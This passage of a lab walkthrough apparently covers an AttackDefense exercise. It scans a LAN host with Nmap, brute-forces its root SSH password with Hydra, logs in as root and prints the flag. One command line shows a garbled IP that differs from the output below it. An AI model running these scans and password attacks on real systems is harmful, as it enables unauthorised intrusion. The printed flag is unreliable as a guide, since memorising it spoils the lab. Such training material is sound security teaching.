


```
root@attackdefense:~# curl 172.18.0.1
<html><body><h1>b'Router LAN interface IP: 192.37.6.3\n'</h1></body></html>root@attackdefense:~#
root@attackdefense:~#
```

The HTTP content tells that the LAN interface of the router has an IP address 192.37.6.3. Please note that it will be different each time.

Step 12: Run Nmap scan on the next IP of this range (i.e. 192.37.6.4). And, as only the TCP/UDP traffic is allowed, user Nmap TCP Connect scan.


Command: nmap -sT 192.37.6.4



```
root@attackdefense:~# nmap -sT 192.37.6.4
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-04 06:56 UTC
Nmap scan report for 192.37.6.4
Host is up (0.0061s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
513/tcp open  login
514/tcp open  shell

Nmap done: 1 IP address (1 host up) scanned in 14.48 seconds
root@attackdefense:~#
```

Step 13: Launch hydra to perform a dictionary attack on the SSH service running on the LAN machine (i.e. 192.37.6.4) to retrieve the SSH password.


Commad: hydra -l root -P /root/wordlists/100-common-passwords.txt ssh://192.37.6.4



```
root@attackdefense:~# hydra -l root -P  ssh://192.37.6.4
.bash_history    .cache/          .local/          .viminfo         supplicant.conf
.bashrc          .gnupg/          .ssh/            eaphammer/       wordlists/
root@attackdefense:~# hydra -l root -P /root/wordlists/100-common-passwords.txt ssh://192.37.6.4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-11-04 07:01:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[DATA] max 16 tasks per 1 server, overall 16 tasks, 101 login tries (l:1/p:101), ~7 tries per task
[DATA] attacking ssh://192.37.6.4:22/
[22][ssh] host: 192.37.6.4   login: root   password: 1234567890
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-04 07:01:22
root@attackdefense:~#
```

Step 14: Once the SSH password is known, one can login into the target LAN machine


Command: ssh root@192.105.37.6.4



```
root@attackdefense:~# ssh root@192.37.6.4
The authenticity of host '192.37.6.4 (192.37.6.4)' can't be established.
ECDSA key fingerprint is SHA256:oj5QKRqCuERnTYhUU5/pcJePvp5fRdOOZdFlJoNOYAI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.37.6.4' (ECDSA) to the list of known hosts.
root@192.37.6.4's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
root@victim-1:~#
```

Step 15: Retrieve the flag from the machine.

Command: cat flag.txt



```
root@victim-1:~# cat flag.txt
f9a32da38bf9fba2b6c7f7b7fe8709a2
root@victim-1:~#
```

Flag: f9a32da38bf9fba2b6c7f7b7fe8709a2